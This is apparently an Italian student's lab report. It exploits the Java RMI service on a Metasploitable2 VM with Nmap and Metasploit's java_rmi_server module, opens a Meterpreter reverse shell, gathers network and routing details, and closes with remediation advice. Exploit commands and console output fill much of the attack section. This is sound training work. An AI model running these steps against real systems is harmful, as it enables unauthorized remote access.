

Esercizio S7L5

Mirabella Francesco

Indice:

1. Traccia.
2. Setup ambiente di lavoro.
3. Port scanning con Nmap ed evidenza vulnerabilità.
 - 3.1 Cos'è e come funziona la porta 1099.
4. Ricerca ed utilizzo dell'exploit Java RMI.
 - 4.1 Avvio di Metasploit.
 - 4.2 Ricerca degli exploit.
 - 4.3 Selezione e configurazione dell'exploit.
- 4.4 Avvio dell'exploit
5. Avvio sessione Meterpreter ed ottenimento informazioni sulla macchina target.
 - 5.1 Cos'è Meterpreter
 - 5.2 Ottenimento informazioni
6. Conclusioni e remediation

1. Traccia

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.

Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

-La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111

-La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112

-Scansione della macchina con Nmap per evidenziare la vulnerabilità.

-Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

1) configurazione di rete;

2) informazioni sulla tabella di routing della macchina vittima.

2. Setup Ambiente di lavoro

Come prima cosa andremo a configurare il nostro ambiente di lavoro come da traccia.

Utilizzando il comando da terminale su Kali Linux e Metasploitable2 `sudo nano /etc/network/interfaces` potremo aprire il nostro editor di testo così da cambiare le impostazioni di rete delle nostre VM così da assegnare gli indirizzi IP indicati in traccia.


- 192.168.11.111 per Kali;
- 192.168.11.112 per Metasploitable.

Una volta fatto e dopo aver avviato le macchine per rendere effettive le modifiche, sempre da terminale, utilizzando il comando `ifconfig` possiamo controllare che sia andato effettivamente a buon fine la nostra modifica.

Dopo aver constatato che gli IP siano stati cambiati correttamente faremo un'ulteriore prova che le macchine comunichino tra loro.

Per farlo useremo il comando `ping` seguito dall'IP della macchina con cui vogliamo provare a comunicare.

Quindi come di seguito, se ad esempio volessimo pingare la nostra macchina Metasploitable da Kali la sintassi sarà la seguente: `ping 192.168.11.112` a questo punto le due macchine cominceranno uno scambio di pacchetti che se tutto è stato configurato correttamente andrà a buon fine.



The image shows two terminal windows side-by-side. The left window is a Kali Linux terminal with the command `ifconfig` executed, showing the configuration for the `eth0` interface. The right window is a Metasploitable2 terminal with the command `ifconfig` executed, showing the configuration for the `eth0` interface. Both windows show the IP address 192.168.11.112 assigned to the `eth0` interface.

```
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
    inet6 fe80::a0a27ff:fe21b100 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:21:b1:00 txqueuelen 1000 (Ethernet)
    RX packets 55 bytes 4866 (4.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 23 bytes 2978 (2.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (local loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$

msfadmin@metasploitable:~$ ifconfig
eth0
    Link encap:Ethernet HWaddr 08:00:27:0e:90:16
    inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
    inet6 addr: fe80::a0a27ff:fe0e9008:64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:5 errors:0 dropped:0 overruns:0 frame:0
    TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:434 (434.0 B) TX bytes:4882 (4.6 KB)
    Base address: 0x4020 Memory: f0220000-f0220000

lo
    Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:65536 Metric:1
    RX packets:113 errors:0 dropped:0 overruns:0 frame:0
    TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:23097 (22.5 KB) TX bytes:23097 (22.5 KB)

msfadmin@metasploitable:~$
```

Commentato [FM1]: Nel nostro caso è andato a buon fine


3. Port scanning con Nmap ed evidenziazione vulnerabilità

● Cos'è Nmap?

Nmap, acronimo di Network Mapper, è uno strumento di scansione di rete open source utilizzato per esplorare, mappare e raccogliere informazioni su dispositivi connessi a una rete. È progettato per rilevare host, porte aperte, servizi in esecuzione e altre informazioni relative alla configurazione di una rete.

Ora che sappiamo a cosa serve possiamo far partire il nostro tool.

Apriamo quindi un nuovo terminale e digitiamo il comando `nmap -sT 192.168.11.112` così da far partire la scansione sulle porte e trovare quella che ci interessa per sfruttare la vulnerabilità indicata in traccia, ovvero Java RMI che sappiamo sfruttare la porta 1099, quindi da questa scansione andremo a capire se la troveremo aperta per poi sfruttarla.



```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -sT 192.168.11.112  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 04:40 EST  
Nmap scan report for 192.168.11.112  
Host is up (0.00018s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
8009/tcp  open  ajp13  
8180/tcp  open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds
```

Come possiamo notare la porta 1099 è aperta quindi potremo sfruttarla a nostro favore.

A questo punto potremo cominciare a setuppare Metasploit per lanciare il nostro attacco mirato alla porta 1099.

3.1 Ma cos'è nel dettaglio la porta 1099 e cosa fa?

La porta 1099 TCP è comunemente associata a un protocollo specifico chiamato RMI (Remote Method Invocation) Registry. Questo protocollo fa parte della piattaforma Java e consente a programmi Java di chiamare metodi su oggetti remoti.

In breve, una descrizione di come funziona:

- **RMI Registry:** La porta 1099 è spesso utilizzata per il registro RMI, un servizio centralizzato che tiene traccia degli oggetti remoti disponibili su una rete. Gli oggetti remoti sono oggetti Java che possono essere eseguiti su una macchina virtuale Java separata (ad esempio, su un server) e resi disponibili per l'accesso da parte di altri programmi Java su diverse macchine tramite il meccanismo di RMI.
- **Remote Method Invocation (RMI):** RMI consente a un programma Java di invocare metodi su oggetti remoti come se fossero oggetti locali, facilitando la comunicazione tra le applicazioni distribuite su una rete.
- **Porta 1099:** Quando un oggetto remoto è registrato presso il RMI Registry, viene associato a un nome univoco. Gli altri programmi Java possono quindi utilizzare il registro per cercare oggetti remoti associati a un determinato nome e invocare i loro metodi attraverso la rete.

È importante notare che la porta 1099 TCP può essere un bersaglio per attacchi di sicurezza se non viene gestita correttamente. Per garantire la sicurezza delle comunicazioni RMI, è consigliabile utilizzare le pratiche di sicurezza consigliate e proteggere adeguatamente l'accesso al registro RMI.

Metasploit è un framework di test di penetrazione open source ampiamente utilizzato nel campo della sicurezza informatica. È progettato per aiutare gli esperti di sicurezza e i ricercatori a condurre test di penetrazione, valutare la sicurezza dei sistemi e scoprire e sfruttare vulnerabilità nei sistemi informatici. Metasploit fornisce una vasta gamma di strumenti e risorse che semplificano il processo di test di penetrazione e analisi della sicurezza.

4.2 Ricerca degli exploit

Adesso possiamo andare a cecare l’exploit che più fa al nostro caso, considerando la vulnerabilità che andremo a sfruttare possiamo, dalla sessione di Metasploit, utilizzare il comando `search` seguito da una keyword che ci ridia come risultato ogni singolo exploit sfruttabile per quella vulnerabilità, nel nostro caso specifico useremo quindi il comando `search java rmi` che ci fornirà i seguenti exploit. (vedi in figura)

| # | Name | Disclosure Date | Rank | Check | Description |
|----|---|-----------------|-----------|-------|-----------------------------|
| 0 | exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce | 2019-05-22 | excellent | Yes | Atlassian Crowd pdkinstall |
| 1 | exploit/multi/misc/java_jmx_server | 2013-05-22 | excellent | Yes | Java JMX Server Insecure Co |
| 2 | auxiliary/scanner/misc/java_jmx_server | 2013-05-22 | normal | No | Java JMX Server Insecure En |
| 3 | auxiliary/gather/java_rmi_registry | | normal | No | Java RMI Registry Interface |
| 4 | exploit/multi/misc/java_rmi_server | 2011-10-15 | excellent | Yes | Java RMI Server Insecure De |
| 5 | auxiliary/scanner/misc/java_rmi_server | 2011-10-15 | normal | No | Java RMI Server Insecure En |
| 6 | exploit/multi/browser/java_rmi_connection_impl | 2010-03-31 | excellent | No | Java RMIConnectionImpl Dese |
| 7 | exploit/multi/browser/java_signed_applet | 1997-02-19 | excellent | No | Java Signed Applet Social E |
| 8 | exploit/multi/http/jenkins_metaprogramming | 2019-01-08 | excellent | Yes | Jenkins ACL Bypass and Meta |
| 9 | exploit/linux/misc/jenkins_java_deserialize | 2015-11-18 | excellent | Yes | Jenkins CLI RMI Java Deseri |
| 10 | exploit/linux/http/kibana_timelion_prototype_pollution_rce | 2019-10-30 | manual | Yes | Kibana Timelion Prototype P |
| 11 | exploit/multi/browser/firefox_xpi_bootstrapped_addon | 2007-06-27 | excellent | No | Mozilla Firefox Bootstrappe |
| 12 | exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315 | 2023-05-26 | excellent | Yes | Openfire authentication byp |
| 13 | exploit/multi/http/torchserver_cve_2023_43654 | 2023-10-03 | excellent | Yes | PyTorch Model Server Regist |
| 14 | exploit/multi/http/totaljs_cms_widget_exec | 2019-08-30 | excellent | Yes | Total.js CMS 12 Widget Java |
| 15 | exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc | 2021-09-21 | manual | Yes | VMware vCenter vScalation P |

Interact with a module by name or index. For example `info 15`, `use 15` or `use exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc`

Guardando accuratamente la lista il più adatto a noi è il numero 4 ovvero; `exploit/multi/misc/java_rmi_server` che indica il `path` dove troveremo il nostro exploit.

Commentato [FM2]: Path o percorso fa riferimento alla specifica posizione di un file o di una directory nel sistema di file.

4.3 Selezione e configurazione dell'exploit

Una volta individuato l'exploit possiamo selezionarlo e configurarlo per attaccare la macchina target. Per farlo utilizzeremo prima il seguente comando use seguito dal path dell'exploit o dal numero assegnatogli al momento del listing, che nel nostro caso è per l'appunto il numero "4". Quindi la sintassi sarà `use exploit/multi/misc/java_rmi_server` oppure `use 4`.

Successivamente eseguendo il comando `show options` possiamo controllare i parametri da configurare per lanciare correttamente il nostro attacco alla macchina target.

```
msf6 > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.111  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all address
  SRVPORT   8888            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   no              no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no              no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
```

Possiamo ben capire guardando la colonna `Required` quali saranno i parametri necessari da configurare contrassegnati dalla dicitura `yes`.

In questo caso andremo a configurare il parametro `rhosts` dove andremo a dichiarare qual è l'IP della macchina target. Possiamo notare che altri parametri hanno bisogno di esser configurati ma sono già preimpostati di default, come la porta sulla quale andremo in ascolto ed lhosts che indica l'IP della macchina attaccante.

In breve, "RHOSTS" in Metasploit è utilizzato per specificare gli host bersaglio durante la scansione o l'esecuzione di moduli di exploit, mentre "LHOST" è utilizzato per specificare l'indirizzo IP o il nome dell'host del sistema Metasploit a cui il payload deve connettersi durante una connessione inversa.

Per configurare il nostro parametro `rhosts` quindi eseguiremo il seguente comando `set rhosts 192.168.11.112`

4.4 Avvio dell'exploit

È arrivato il momento di lanciare il nostro attacco, semplicemente lanciando il comando `exploit` come possiamo vedere nell'immagine in allegato.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/lh6ftGzo
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:51145) at 2024-01-19 04:48:38 -0500

meterpreter > |
```

Possiamo già notare che è stata stabilita una connessione tra le due macchine ed aperta una sessione Meterpreter.

Commentato [FM3]: Un "exploit" è un software o un insieme di istruzioni progettate per sfruttare una vulnerabilità, un bug o una debolezza in un sistema informatico, applicazione o servizio. L'obiettivo principale di un exploit è ottenere un comportamento non previsto o non autorizzato dal software di destinazione. Gli exploit vengono spesso utilizzati per compromettere la sicurezza di un sistema, eseguire codice malevolo o acquisire privilegi non autorizzati.

5. Avvio sessione Meterpreter ed ottenimento informazioni sulla macchina target

Prima di continuare apriremo una piccola parentesi su Meterpreter.

5.1 Cos'è Meterpreter

Meterpreter è un payload flessibile e potente utilizzato nel contesto del framework Metasploit per test di penetrazione, hacking etico e sicurezza informatica. Si tratta di un'implementazione di payload di Metasploit che offre una vasta gamma di funzionalità avanzate per ottenere il controllo completo di un sistema compromesso. Meterpreter è progettato per operare in ambienti Windows e Linux ed è uno degli strumenti più utilizzati per eseguire attività di post-exploitation dopo il successo di un exploit.

Di seguito le caratteristiche chiave che caratterizzano Meterpreter:

- **Accesso remoto completo:** Meterpreter consente all'attaccante di ottenere un accesso remoto completo al sistema compromesso. Una volta che il payload Meterpreter è eseguito sul sistema bersaglio, l'attaccante può interagire con la macchina come se fosse fisicamente presente.
- **Modularità:** Meterpreter è altamente modulare e offre una vasta gamma di comandi e script che possono essere eseguiti sul sistema bersaglio. Ciò include l'esecuzione di comandi del sistema operativo, la manipolazione dei file, la raccolta di informazioni di sistema, la cattura di schermate, la registrazione delle tastiere, e molto altro.
- **Persistenza:** Meterpreter supporta funzionalità di persistenza, il che significa che può essere configurato per sopravvivere ai riavvii del sistema. Questo consente all'attaccante di mantenere l'accesso al sistema anche dopo un riavvio.
- **Mimicry e Anti-Forensics:** Meterpreter può mimetizzarsi tra i processi del sistema e ha alcune funzionalità anti-forensi per rendere più difficile il rilevamento delle attività malevoli.
- **Comunicazione sicura:** I dati scambiati tra il sistema compromesso e il sistema di controllo di Metasploit possono essere crittografati, garantendo una comunicazione più sicura e riducendo la possibilità di rilevamento.

5.2 Ottenimento informazioni

Una volta avviata ed aver appurato lo scopo di questo payload possiamo cominciare ad ottenere informazioni sulla macchina target.

La prima informazione che andremo ad estrapolare è la configurazione di rete eseguendo da terminale il comando `ifconfig` così da ottenere le informazioni mostrate nell’immagine di seguito.

```
meterpreter > ifconfig

Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe0e:9068
IPv6 Netmask : ::
```

Possiamo notare che abbiamo recuperato tutte le informazioni di rete della macchina target tra cui il MAC ADDRESS, IPv4 e via discorrendo.

Adesso possiamo a recuperare anche la tabella di routing eseguendo semplicemente il comando `route` che ci fornirà il seguente risultato:

```
meterpreter > route

IPv4 network routes
-----
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0     0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
-----
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           ::
fe80::a00:27ff:fe0e:9068 ::           ::
```

Commentato [FM4]: Una tabella di routing (o "tabella di route") è un componente fondamentale nei sistemi di rete, utilizzato per determinare il percorso ottimale attraverso il quale i pacchetti di dati devono essere instradati da un nodo di rete all'altro. Questa tabella contiene le informazioni necessarie per decidere il percorso migliore per raggiungere una destinazione specifica in una rete.

6. Conclusioni e remediation

In conclusione, abbiamo notato che le vulnerabilità associate a Java RMI (Remote Method Invocation) possono presentare rischi significativi per la sicurezza se non vengono gestite correttamente. Alcune conclusioni e azioni di remediation (rimedio) che possono essere considerate includono:

- **Consapevolezza e Controllo dell'Accesso:**
 - **Conclusioni:** La mancata consapevolezza e il controllo insufficiente sull'accesso al registro RMI o sugli oggetti remoti possono portare a situazioni di vulnerabilità.
 - **Remediazione:** Implementare un controllo rigoroso sull'accesso al registro RMI e agli oggetti remoti. Limitare i privilegi di accesso solo a utenti autorizzati e applicare principi di autenticazione e autorizzazione robusti.
- **Gestione Sicura della Serializzazione:**
 - **Conclusioni:** Gli attacchi di deserializzazione possono sfruttare vulnerabilità se la gestione sicura della serializzazione non è implementata correttamente.
 - **Remediazione:** Utilizzare meccanismi di sicurezza per la gestione della serializzazione, come la validazione delle classi serializzate, l'uso di filtri di sicurezza e l'adozione di pratiche di programmazione difensive.
- **Aggiornamenti e Patch:**
 - **Conclusioni:** Le vulnerabilità possono emergere a seguito di errori di progettazione o di implementazione, e le patch possono essere rilasciate per correggere queste vulnerabilità.
 - **Remediazione:** Mantenere i sistemi aggiornati con le ultime patch e aggiornamenti di sicurezza forniti dal fornitore di Java e dagli sviluppatori di applicazioni. Monitorare regolarmente le release di sicurezza e applicare le correzioni tempestivamente.
- **Monitoraggio e Rilevamento:**
 - **Conclusioni:** L'assenza di un sistema di monitoraggio e rilevamento può rendere difficile l'identificazione tempestiva di attività malevole.
 - **Remediazione:** Implementare sistemi di monitoraggio della rete e dei log per individuare comportamenti sospetti o attacchi. Utilizzare soluzioni di sicurezza che possano rilevare e prevenire attività anomale.
- **Formazione e Consapevolezza:**
 - **Conclusioni:** La mancanza di formazione e consapevolezza degli sviluppatori e degli amministratori di sistema può contribuire alla presenza di vulnerabilità.
 - **Remediazione:** Fornire formazione sulla sicurezza agli sviluppatori e al personale IT, educandoli sulle best practices, sulle potenziali minacce e sulle corrette modalità di implementazione e configurazione.